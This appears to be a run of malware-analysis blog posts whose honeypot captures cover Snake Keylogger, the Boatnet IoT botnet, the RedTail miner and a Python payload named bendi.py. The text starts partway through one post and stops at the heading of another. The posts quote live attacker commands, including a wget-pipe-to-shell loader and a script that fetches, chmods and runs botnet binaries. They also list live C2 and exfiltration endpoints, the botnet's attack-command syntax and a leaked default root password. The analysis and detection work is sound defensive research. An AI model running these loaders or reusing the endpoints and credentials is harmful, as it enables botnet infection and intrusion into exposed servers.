# 1. Read the decrypted Layer 1 script
with open('layer1_decrypted.ps1', 'r', encoding='utf-8') as f:
l1_text = f.read()

# 2. Extract the byte array string
byte_array_str = re.search(r'\[Byte\[\]\]\$payloadBytes\s*=\s*\((.*?)\)', l1_text, re.DOTALL).group(1)

# 3. Parse the string into a list of integers
byte_vals = [int(x) for x in re.split(r',|\s+', byte_array_str) if x.strip()]

# 4. Save the integers directly to file as raw bytes
with open('snake_payload.exe', 'wb') as out:
out.write(bytes(byte_vals))

6. Manual Strings Audit​

Once you have extracted snake_payload.exe, you can statically audit its strings to find C2 domains, target DLLs, and exfiltration endpoints.

Using Unix Command Line:​

Use the built-in strings utility. Since Windows .NET binaries store strings in both 8-bit ASCII and 16-bit UTF-16le formats, run the command with different encoding flags:

# Extract ASCII strings
strings -n 4 snake_payload.exe | grep -E -i "http|bot|\.php|dns"

# Extract UTF-16 Little-Endian strings (common in .NET binaries)
strings -n 4 snake_payload.exe | grep -E -i "http|bot|\.php|dns"

Using Python (Cross-Platform):​

To automate this, run a Python script to scan the binary for both encodings and print suspicious keywords:

import re

# 1. Read binary data
with open('snake_payload.exe', 'rb') as f:
data = f.read()

# 2. Match ASCII and UTF-16 strings (minimum 4 characters)
ascii_strings = re.findall(b"[a-zA-Z0-9/\\-:.,_$ %'\"@]{4,}", data)
unicode_strings = re.findall(b"(?:[a-zA-Z0-9/\\-:.,_$ %'\"@]\x00){4,}", data)

# 3. Decode and compile
all_strings = []
for s in ascii_strings:
all_strings.append(s.decode('ascii', errors='ignore'))
for s in unicode_strings:
all_strings.append(s.decode('utf-16le', errors='ignore'))

# 4. Filter and display C2 indicators
suspicious = [s.strip() for s in all_strings if any(k in s.lower() for k in ["http", "bot", ".php", "telegram", "dns", "kozow"])]
for s in sorted(list(set(suspicious))):
print(s)

Tools Used​

  • Custom Python decryption scripts (for multi-layer XOR/base64 decoding)
  • Local file strings extraction and regex analysis
  • Public Threat Intelligence databases (URLhaus, Abuse.ch, etc.)

Investigation​

Payload Analysis: Snake Keylogger​

Statically auditing the strings of the hollowed executables reveals typical indicators of Snake Keylogger (also known as 404 Keylogger):

  • Credential Theft Targets: Searches for Firefox data files (nss3.dll, mozglue.dll), Foxmail credentials (Foxmail.exe), and other local credentials.
  • Geolocation & IP Probing: Queries http://checkip.dyndns.org/ and https://reallyfreegeoip.org/xml/ to resolve host coordinates.

  • Command & Control Infrastructure: Exfiltrates credentials and keystrokes to the following C2 endpoints:
    • http://varders.kozow.com:8081
    • http://aborters.duckdns.org:8081
    • http://anotherarmy.dns.army:8081
    • http://51.38.247.67:8081/_send_.php (exfiltration receiver script)
    • https://api.telegram.org/bot (Telegram Bot exfiltration fallback)

Snake Keylogger embedded C2 domains and exfiltration PHP/Telegram endpoints in strings output


IOCs​

Indicator TypeValueDescription
Loader SHA256fb6a0d07d6de377ba92277430cde62f40ea0ab1f63b3d5fe8df2c93b2261ab67eecrypted_payload.exe (Snake Keylogger)
Loader SHA25603d0c0eb7322d749f6ed52f631b46af9e413aa5eba6515210a9c6a956aef497cugcrypted_payload.exe (Snake Keylogger)
Injection DLLa2e9d433046aac0c29337843a2cdae31e9d20f8aecb4b2fa2229c32fbdba22f7RACE.EXECUTE reflective DLL injection helper
C2 Domainvarders.kozow.comPrimary Snake Keylogger C2
C2 Domainaborters.duckdns.orgSecondary Snake Keylogger C2
C2 Domainanotherarmy.dns.armyBackup Snake Keylogger C2
C2 IP51.38.247.67C2 Exfiltration Host (Port 8081)
Staging Server178.16.53.176Powershell script staging server

Detection Logic​

IF
Process = powershell.exe
AND Command Line contains "bxor" AND ("GetString" OR "FromBase64String")
THEN
Automated PowerShell Obfuscated Loader Download/Execution Detected
IF
Process = aspnet_compiler.exe
AND Network Connection established on Port 8081 OR to api.telegram.org
AND Process load list includes "mozglue.dll" OR "nss3.dll" (without Firefox parent)
THEN
Snake Keylogger Process Injection & Exfiltration Detected

Observations & Conclusions​

  1. Multi-Layer Decryption: The PowerShell loader utilizes successive layers of XOR hex-ciphers and base64 arrays to evade signature-based endpoint detection.
  2. Process Hollowing Injection: By targeting built-in .NET tools like aspnet_compiler.exe, the malware runs in-memory under a trusted Windows binary name, neutralizing standard process-tree audits.
  3. Snake Keylogger C2: Network exfiltration relies on multi-homed dynamic DNS domains (duckdns, kozow, dns.army) alongside direct IP targets on custom ports.
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Fresh From the Honeypot: Boatnet

· 8 min read

Overview​

Boatnet - a multi-architecture IoT botnet component.

Campaign Graph​


Methodology​

This investigation was done entirely statically (i.e. I didn't execute the binary && Hybrid Analysis couldn't run it anyway since some of the crucial components are dynamically generated at runtime!)

  1. Inspect ELF metadata without execution
  2. Check entropy and obvious packer indicators (UPX packer was used)
  3. Note high-entropy regions for offline inspection
  4. Attempt safe unpacking only when packer evidence supports it
  5. Use strings and command logs to separate static configuration from runtime (dynamic) configuration
  6. Correlate honeypot sessions, uploaded filenames, source IPs, staging domains, and payload-hosting infrastructure

Tools used​

You don't need anything fancy, just a few libraries:

  • readelf, file, stat, and xxd for ELF structure and byte-level triage
  • binwalk and binwalk -E for signature and entropy checks
  • strings, grep, and shell one-liners for static indicator extraction
  • upx for packer validation
  • honeypot logs for attacker workflow and source correlation

Investigation​

The observed Boatnet loader command​

The Boatnet infrastructure artifact came from a command observed in the attacker workflow:

cd /tmp; wget http://2.26.98.67/bin.sh -O- | sh

Retrieve the script without executing it:

torsocks curl -v http://2.26.98.67/bin.sh -o /home/analysis/bin.sh

Representative result:

HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 3371
Content-Type: text/x-sh

Inspect the script:

cat /home/analysis/bin.sh

Representative content:

#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
wget http://2.26.98.67/hiddenbin/boatnet.arm -O boatnet.arm && chmod +x boatnet.arm && ./boatnet.arm; rm -f boatnet.arm
curl -O http://2.26.98.67/hiddenbin/boatnet.arm && chmod +x boatnet.arm && ./boatnet.arm; rm -f boatnet.arm
...
wget http://2.26.98.67/hiddenbin/boatnet.x86_64 -O boatnet.x86_64 && chmod +x boatnet.x86_64 && ./boatnet.x86_64; rm -f boatnet.x86_64
curl -O http://2.26.98.67/hiddenbin/boatnet.x86_64 && chmod +x boatnet.x86_64 && ./boatnet.x86_64; rm -f boatnet.x86_64
rm -rf bin.sh

This is a classic architecture fanout loader: download every build, try to execute each one, delete it, and let the compatible one survive long enough to run.

Extract URLs from the loader​

Use a simple URL extractor:

grep -Eo 'http://[^ ]+' /home/analysis/bin.sh

Representative result:

http://2.26.98.67/hiddenbin/boatnet.arm
http://2.26.98.67/hiddenbin/boatnet.arm5
http://2.26.98.67/hiddenbin/boatnet.arm6
http://2.26.98.67/hiddenbin/boatnet.arm7
http://2.26.98.67/hiddenbin/boatnet.i486
http://2.26.98.67/hiddenbin/boatnet.i686
http://2.26.98.67/hiddenbin/boatnet.m68k
http://2.26.98.67/hiddenbin/boatnet.mips
http://2.26.98.67/hiddenbin/boatnet.mpsl
http://2.26.98.67/hiddenbin/boatnet.ppc
http://2.26.98.67/hiddenbin/boatnet.sh4
http://2.26.98.67/hiddenbin/boatnet.spc
http://2.26.98.67/hiddenbin/boatnet.x86
http://2.26.98.67/hiddenbin/boatnet.x86_64

Check whether the payload directory is exposed​

Query the directory directly (using torsocks or proxychains or whatever):

torsocks curl http://2.26.98.67/hiddenbin/

Representative result:

Index of /hiddenbin

boatnet.arm 2026-04-14 12:19 25K
boatnet.arm5 2026-04-14 12:19 9.1K
boatnet.arm6 2026-04-14 12:19 31K
boatnet.arm7 2026-04-14 12:19 51K
boatnet.i486 2026-04-14 12:19 28K
boatnet.i686 2026-04-14 12:19 23K
boatnet.m68k 2026-04-14 12:19 53K
boatnet.mips 2026-04-14 12:19 27K
boatnet.mpsl 2026-04-14 12:19 27K
boatnet.ppc 2026-04-14 12:19 25K
boatnet.sh4 2026-04-14 12:19 40K
boatnet.spc 2026-04-14 12:19 51K
boatnet.x86 2026-04-14 12:19 22K
boatnet.x86_64 2026-04-14 12:19 24K

That spread across ARM, MIPS, PPC, SH4, x86, and x86_64 is a classic IoT botnet distribution pattern. In practical terms, it looks like Mirai.

Safely retrieve one Boatnet sample​

Retrieve, but do not execute, the x86_64 sample:

torsocks curl -v http://2.26.98.67/hiddenbin/boatnet.x86_64 \
-o /home/analysis/boatnet.x86_64

Representative result:

HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 24248

Hash it:

sudo sha256sum /home/analysis/boatnet.x86_64

Result:

c8ac1b479721ae4857cb0c6ff3d011b3248eae14519d26a8167eee58fd41f287 /home/analysis/boatnet.x86_64

Identify and unpack Boatnet​

Basic file type:

sudo file /home/analysis/boatnet.x86_64

Representative result:

boatnet.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

Initial strings showed a UPX marker:

sudo strings -a -n 6 /home/analysis/boatnet.x86_64 | grep -Ei 'UPX|packed'

Representative result:

$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.94 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved. $

Validate and unpack:

sudo upx -t /home/analysis/boatnet.x86_64

sudo upx -d /home/analysis/boatnet.x86_64 \
-o /home/analysis/boatnet.x86_64.unpacked

Representative result:

testing /home/analysis/boatnet.x86_64 [OK]

File size Ratio Format Name
43568 <- 24248 55.66% linux/amd64 boatnet.x86_64.unpacked

Unpacked 1 file.

Extract Boatnet attack and traffic-shaping strings​

After unpacking, the strings become much more useful:

sudo strings -a -n 5 /home/analysis/boatnet.x86_64.unpacked | head -200

Representative result:

[1;33m[BOT] Attacking %s:%d with %s
GET /%s?%s HTTP/1.1
Host: %s
User-Agent: %s
Referer: %s
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Forwarded-For: %d.%d.%d.%d
X-Real-IP: %d.%d.%d.%d
Via: 1.1 %d.%d.%d.%d
Cache-Control: no-cache
Connection: keep-alive
POST /%s HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=%s; _ga=GA1.2.%d.%d

This is HTTP flood traffic generation with browser headers, fake forwarding headers, and session/cookie-like data.

Recover Boatnet C2 IP and protocol strings​

Search for IPs and C2-ish strings:

sudo strings -a -n 4 /home/analysis/boatnet.x86_64.unpacked \
| grep -E '[0-9]{1,3}(\.[0-9]{1,3}){3}'

Representative result:

2.26.98.67

Use radare2 to locate string VMAs:

sudo r2 -q -c 'aaa' \
-c 'izz~2.26.98.67' \
-c 'izz~Connected' \
-c 'izz~HTTPRAGE' \
-c 'izz~CFBYPASS' \
-c 'q' \
/home/analysis/boatnet.x86_64.unpacked

Representative result:

386 0x0000875e 0x0040875e 10 11 .rodata ascii 2.26.98.67
387 0x00008769 0x00408769 10 11 .rodata ascii Connected\n
391 0x00008797 0x00408797 8 9 .rodata ascii HTTPRAGE
404 0x00008801 0x00408801 8 9 .rodata ascii CFBYPASS

Find cross-references:

sudo r2 -q -c 'aaa' \
-c 'axt @ 0x0040875e' \
-c 'axt @ 0x00408769' \
-c 'axt @ 0x00408797' \
-c 'axt @ 0x00408801' \
-c 'q' \
/home/analysis/boatnet.x86_64.unpacked

Representative result:

(nofunc) 0x40110c [DATA] mov edi, str.2.26.98.67
(nofunc) 0x401152 [DATA] mov esi, str.Connected_n
(nofunc) 0x40142b [DATA] mov edi, str.HTTPRAGE
(nofunc) 0x40164b [DATA] mov edi, str.CFBYPASS

Reconstruct Boatnet C2 behavior​

Dump the relevant areas around those references:

sudo r2 -q -c 'aaa' \
-c 'pd 120 @ 0x004010d0' \
-c 'pd 220 @ 0x004013f0' \
-c 'pd 220 @ 0x00401610' \
-c 'q' \
/home/analysis/boatnet.x86_64.unpacked

Representative disassembly:

0x0040110c mov edi, str.2.26.98.67
0x00401111 mov word [rsp + 0x1100], 2
0x0040111b mov word [rsp + 0x1102], 0xbc01
...
0x00401152 mov esi, str.Connected_n ; "Connected\n"
...
0x004011a0 mov esi, str.PING
...
0x004011bc mov esi, str.PONG_n ; "PONG\n"

The 0xbc01 value is stored in network byte order. Interpreted as a TCP port, that gives:

2.26.98.67:44481

The C2 protocol is plaintext TCP:

Bot -> C2: Connected
C2 -> Bot: PING
Bot -> C2: PONG

The command parser uses this format string:

.%s %s %d %d %d

That reconstructs to:

.<method> <target> <port> <duration> <threads>

Example shape:

.HTTPRAGE example.com 80 60 100

The leading dot is checked before parsing, which means attack commands must begin with ..

Supported methods observed in the unpacked binary include:

UDP
TCP
HTTPRAGE
BYPASS
MC-TCP
MC-UDP
MCHANDSHAKE
MCLEGIT
OVHUDP
FORTNITE
DISCORD
RAKNET
TCPRAGE
VSE
DNS
ICMP
HTTP
HTTPS
CFBYPASS
TLS
DISCORDBYPASS
RAGE

This confirms Boatnet is a modular DDoS bot with a raw TCP, newline-delimited C2 protocol.


Infrastructure Roles​


2.26.98.67
Role: Boatnet payload host and apparent Boatnet C2
Paths: /bin.sh, /hiddenbin/boatnet.*
Port: 44481
Confidence: high for Boatnet distribution

Boatnet
Role: commodity multi-architecture IoT botnet payload set
Pattern: Mirai-like architecture fanout

IOCs​

2.26.98.67
2.26.98.67:44481
http://2.26.98.67/bin.sh
http://2.26.98.67/hiddenbin/boatnet.arm
http://2.26.98.67/hiddenbin/boatnet.arm5
http://2.26.98.67/hiddenbin/boatnet.arm6
http://2.26.98.67/hiddenbin/boatnet.arm7
http://2.26.98.67/hiddenbin/boatnet.i486
http://2.26.98.67/hiddenbin/boatnet.i686
http://2.26.98.67/hiddenbin/boatnet.m68k
http://2.26.98.67/hiddenbin/boatnet.mips
http://2.26.98.67/hiddenbin/boatnet.mpsl
http://2.26.98.67/hiddenbin/boatnet.ppc
http://2.26.98.67/hiddenbin/boatnet.sh4
http://2.26.98.67/hiddenbin/boatnet.spc
http://2.26.98.67/hiddenbin/boatnet.x86
http://2.26.98.67/hiddenbin/boatnet.x86_64

Detection Logic​

IF
honeypot session contains wget or curl to /bin.sh
THEN
High-confidence Linux IoT botnet loader activity

Observations & Conclusions​

The Boatnet activity shows a layered post-compromise workflow combining commodity botnet deployment with a more flexible, dynamically configured payload.

The 2.26.98.67 infrastructure served bin.sh and a wide set of boatnet.* architecture builds. That is noisy, high-volume botnet infrastructure!

Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Fresh From the Honeypot: RedTail

· 6 min read

Overview​

RedTail - a dynamically configured miner-capable payload.

Campaign Graph​


Methodology​

This investigation was done entirely statically (i.e. I didn't execute the binary && Hybrid Analysis couldn't run it anyway since some of the crucial components are dynamically generated at runtime!)

  1. Inspect ELF metadata without execution
  2. Check entropy and obvious packer indicators (UPX packer was used)
  3. Note high-entropy regions for offline inspection
  4. Attempt safe unpacking only when packer evidence supports it
  5. Use strings and command logs to separate static configuration from runtime (dynamic) configuration
  6. Correlate honeypot sessions, uploaded filenames, source IPs, staging domains, and payload-hosting infrastructure

Tools used​

You don't need anything fancy, just a few libraries:

  • readelf, file, stat, and xxd for ELF structure and byte-level triage
  • binwalk and binwalk -E for signature and entropy checks
  • strings, grep, and shell one-liners for static indicator extraction
  • upx for packer validation
  • honeypot logs for attacker workflow and source correlation

Investigation​

Establish the RedTail upload pattern​

Use a broad search over your honeypot logs:

sudo grep -RIEi 'redtail|wget|curl|stratum|pool|wallet|rig-id|worker-id|access-token' \
/home/honeypotPath

Representative result:

{..."timestamp":"2026-04-21T08:32:54.874315Z","src_ip":"130.12.180.51","session":"af0e2f1629e0","protocol":"ssh"}

Identify architectures and basic ELF traits​

Run file across the copied samples:

sudo file /home/analysis/redtail/redtail.*

Representative result:

/home/analysis/redtail/redtail.arm7: ELF 32-bit LSB executable, ARM, EABI5 version 1 (GNU/Linux), statically linked, no section header
/home/analysis/redtail/redtail.arm8: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, no section header
/home/analysis/redtail/redtail.i686: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
/home/analysis/redtail/redtail.x86_64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header

Key takeaways:

  • The operator has builds for multiple CPU families
  • The binaries are statically linked
  • The files lack section headers

Inspect ELF headers without running the sample​

Use readelf to inspect program headers and confirm the lack of sections:

sudo readelf -a /home/analysis/redtail/redtail.arm7

Representative result:

ELF Header:
Class: ELF32
Data: 2's complement, little endian
Type: EXEC (Executable file)
Machine: ARM
Entry point address: 0x501c0c
Number of section headers: 0

There are no sections in this file.

Program Headers:
Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align
LOAD 0x000000 0x00010000 0x00010000 0x01000 0x3b5040 RW 0x1000
LOAD 0x000000 0x003c6000 0x003c6000 0x13d254 0x13d254 R E 0x1000
GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10

This is a good early warning that string extraction and program-header-based offsets may be more useful than section-based workflows.

Check entropy and obvious packing indicators​

Use binwalk for signatures and entropy:

sudo binwalk /home/analysis/redtail/redtail.arm7
sudo binwalk -E /home/analysis/redtail/redtail.arm7

Representative result:

DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 ELF, 32-bit LSB executable, ARM, version 1 (GNU/Linux)

DECIMAL HEXADECIMAL ENTROPY
--------------------------------------------------------------------------------
1024 0x400 Rising entropy edge (0.975263)

A high-entropy edge is not proof of packing by itself, but it is a useful triage clue. In this case, a byte-level check also revealed UPX-like material in at least one sample region.

sudo xxd -s 0x80 -l 128 /home/analysis/redtail/redtail.arm7

Representative result:

00000090: 1000 0000 1ed7 d4fb 5550 5821 5816 0e17 ........UPX!X...

Important caveat: seeing UPX!-like bytes does not always mean the current tool can unpack the exact sample. Validate before attempting unpacking!

Test UPX safely​

For the RedTail ARM sample, UPX did not identify a standard packed file:

sudo upx -t /home/analysis/redtail/redtail.arm7

Representative result:

upx: /home/analysis/redtail/redtail.arm7: NotPackedException: not packed by UPX

For the x86_64 RedTail sample, unpacking succeeded:

sudo upx -d /home/analysis/redtail/redtail.x86_64 \
-o /home/analysis/redtail/unpacked.x86_64

Representative result:

File size Ratio Format Name
5042463 <- 1880264 37.29% linux/amd64 unpacked.x86_64

Unpacked 1 file.

That unpacked x86_64 build became the most useful static target.

Extract RedTail mining and protocol indicators​

Search for mining-related strings:

sudo strings -a -n 6 /home/analysis/redtail/unpacked.x86_64 \
| grep -Ei 'pool|stratum|:3333|:4444'

Representative result:

pool address
pools
stratum+ssl://%s
stratum+ssl://
stratum+tcp://
[1;37mPOOL #%-7zu
[0;31mno active pools, stop mining

These are meaningful, as they show the binary supports mining and Stratum-style communication, but the actual pool and wallet are not present in plaintext.

Search for likely runtime configuration terms:​

sudo strings -a -n 6 /home/analysis/redtail/unpacked.x86_64 \
| grep -Ei 'worker-id|access-token|restricted|rig-id|application/json|keepalived|jsonrpc'

Representative result:

worker-id
access-token
restricted
rig-id
{"id":%ld,"jsonrpc":"2.0","method":"keepalived","params":{"id":"%s"}}
application/json

The keepalived JSON-RPC-style template is one of the strongest static signals:

{"id":%ld,"jsonrpc":"2.0","method":"keepalived","params":{"id":"%s"}}

That points to a runtime model:

RedTail binary
-> contacts remote controller/config service
-> sends keepalive / identity data
-> receives mining pool + wallet + worker settings dynamically

Infrastructure Roles​

130.12.180.51
Role: source IP of RedTail uploads
Evidence: RedTail architecture-specific uploads in the honeypot dataset
Confidence: high for source correlation


RedTail
Role: miner-capable Linux payload
Static finding: XMRig/Stratum capability present
Missing statically: wallet, pool, complete mining config
Likely model: runtime configuration via C2


Detection Logic​

IF
binary strings contain stratum+tcp or stratum+ssl
THEN
Miner-capable payload with likely runtime-delivered configuration

Observations & Conclusions​

RedTail’s value is in runtime configuration.

The RedTail sample exposes miner capability, Stratum support, JSON-RPC-style behavior, and worker/config terms, but not a static wallet or pool. That points toward dynamic C2 delivery of mining configuration.

Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →

Fresh From the Honeypot: bendi.py

· 10 min read

Overview​

This sample is a Python payload uploaded over SFTP as bendi.py.

SHA256: 806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457
Filename: bendi.py
Protocol: SSH / SFTP
Honeypot: Cowrie
Sandbox: Hybrid Analysis, Linux Ubuntu 24.04 64-bit

https://hybrid-analysis.com/sample/806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457?environmentId=330

Hybrid Analysis scored the sample as suspicious (yay!) with indicators pointing toward:

  • scripted execution
  • persistence behavior
  • remote access tooling
  • outbound web service use
  • Telegram-related strings

Methodology​

For this case, the workflow was:

  1. Capture inbound SSH activity in the honeypot.
  2. Submit the sample to Hybrid Analysis for sandbox enrichment.
  3. Compare the sandbox findings against the original honeypot session.
  4. Extract IOCs and practical detection logic.

Tools used​

  • Cowrie SSH/Telnet honeypot for session capture, credential logging, command logging, and uploaded file preservation
  • Hybrid Analysis / Falcon Sandbox for dynamic and static enrichment
  • Local hash and log review for correlating repeated uploads across sessions
  • Cowrie JSON logs for timeline reconstruction

Investigation​

The first clean capture for this sample came from an SSH session using Paramiko:

Source IP: 161.153.73.17
SSH client: SSH-2.0-paramiko_4.0.0
Username: root
Password: LeitboGi0ro

After authentication, Cowrie recorded an SFTP upload:

Uploaded filename: bendi.py
SHA256: 806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457

The operator then attempted the usual "make sure Python exists, run my thing, clean up my thing" routine:

command -v python3 >/dev/null 2>&1 || {
if command -v apt-get >/dev/null 2>&1; then
apt-get update -y && apt-get install -y python3
elif command -v yum >/dev/null 2>&1; then
yum install -y python3
elif command -v dnf >/dev/null 2>&1; then
dnf install -y python3
fi
}
python3 /tmp/bendi.py
rm /tmp/bendi.py

The same SHA256 was later observed again from another source:

Source IP: 129.159.169.213
SSH client: SSH-2.0-paramiko_4.0.0
Username: root
Password: LeitboGi0ro
Uploaded filename: bendi.py
SHA256: 806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457

Hybrid Analysis enrichment added a few more useful pivots:

  • Threat score: 49/100
  • AV detection at time of report: 3%
  • Label: Agent.BQD trojan
  • Submitted/analyzed: 2026-04-19 02:29:57 UTC
  • Guest system: Linux (Ubuntu 24.04, 64 bit)
  • Extracted or referenced domains included sou.pp.ua, del.sou.pp.ua, telegram.org, and tsinghua.edu.cn
  • Extracted URLs included https://del.sou.pp.ua/install.sh, https://del.sou.pp.ua/install_tm.sh, and https://del.sou.pp.ua/ip_ranges.txt
  • The report also showed Telegram Bot API related strings, package-manager logic, file deletion strings, and signs of scripted process execution

At a high level, the flow looks like:

SSH login via Paramiko
-> successful root login with weak/static credential
-> SFTP upload of bendi.py
-> attempt to install or confirm python3
-> attempt to execute /tmp/bendi.py
-> attempt to remove /tmp/bendi.py

IOCs​

806c1a4193780bbdfdc3db8606747edf12cdc16e8b38e318ed86928c5ce95457
bendi.py
161.153.73.17
129.159.169.213
sou.pp.ua
del.sou.pp.ua
tsinghua.edu.cn
https://del.sou.pp.ua/install.sh
https://del.sou.pp.ua/install_tm.sh
https://del.sou.pp.ua/ip_ranges.txt
SSH-2.0-paramiko_4.0.0
a2de0f306611e0957be704f5b0e35a82
root:LeitboGi0ro

Detection Logic​

IF
SSH client version "SSH-2.0-paramiko_4.0.0"
AND the session uploads a Python file over SFTP
THEN
High-confidence automated Python payload deployment attempt

Observations & Conclusions​

The most useful signals were not any single IOC on its own, but the grouping combined:

  • Paramiko SSH client
  • repeated root / LeitboGi0ro authentication
  • SFTP upload of bendi.py
  • repeated SHA256 across more than one source IP
  • attempted execution from /tmp
  • cleanup via rm /tmp/bendi.py

The Hybrid Analysis report suggests the payload is more than a throwaway test file. Between the Telegram-related strings, external helper URLs, package manager logic, and references to IP range handling, this looks like Linux post-compromise automation designed to install dependencies, stage tooling, and phone home or coordinate through external services.

The LeitboGi0ro Pivot​

Cowrie saw repeated logins using:

username: root
password: LeitboGi0ro


That password is unusual enough to be a useful pivot. Searching for it leads to the public GitHub repository ea5gvk/leitbogioro-Tools, where the README documents LeitboGi0ro as the default password for the tooling's Linux reinstall flow.

LeitboGi0ro default password in repository README

In a 2023 Oracle Cloud community thread about running Debian on Ampere A1 instances, a commenter recommended using leitbogioro/Tools to reinstall Debian and documented the post-install login as:

user name: root
Password: LeitboGi0ro

That does not mean the tool itself is malicious. It does mean the default password became public advice in exactly the kind of environment this campaign appears to scan: internet-exposed Oracle Cloud VPS instances, especially users trying to get Debian running on OCI Ampere/free-tier-style machines.

If even a small number of users followed the advice and forgot the final "change your password" step, that creates a very specific, very scriptable botnet idea.

Sources:

tsinghua.edu.cn's Purpose​

The tsinghua.edu.cn reference appears as:

https://pypi.tuna.tsinghua.edu.cn/simple

This is the PyPI mirror service for Tsinghua University's TUNA open source mirror infrastructure. TUNA's own mirror documentation describes pypi.tuna.tsinghua.edu.cn as a service domain that can be used for PyPI package installs.

Source:

In other words, non-malicious in itself.

bendi.py Script Walkthrough​

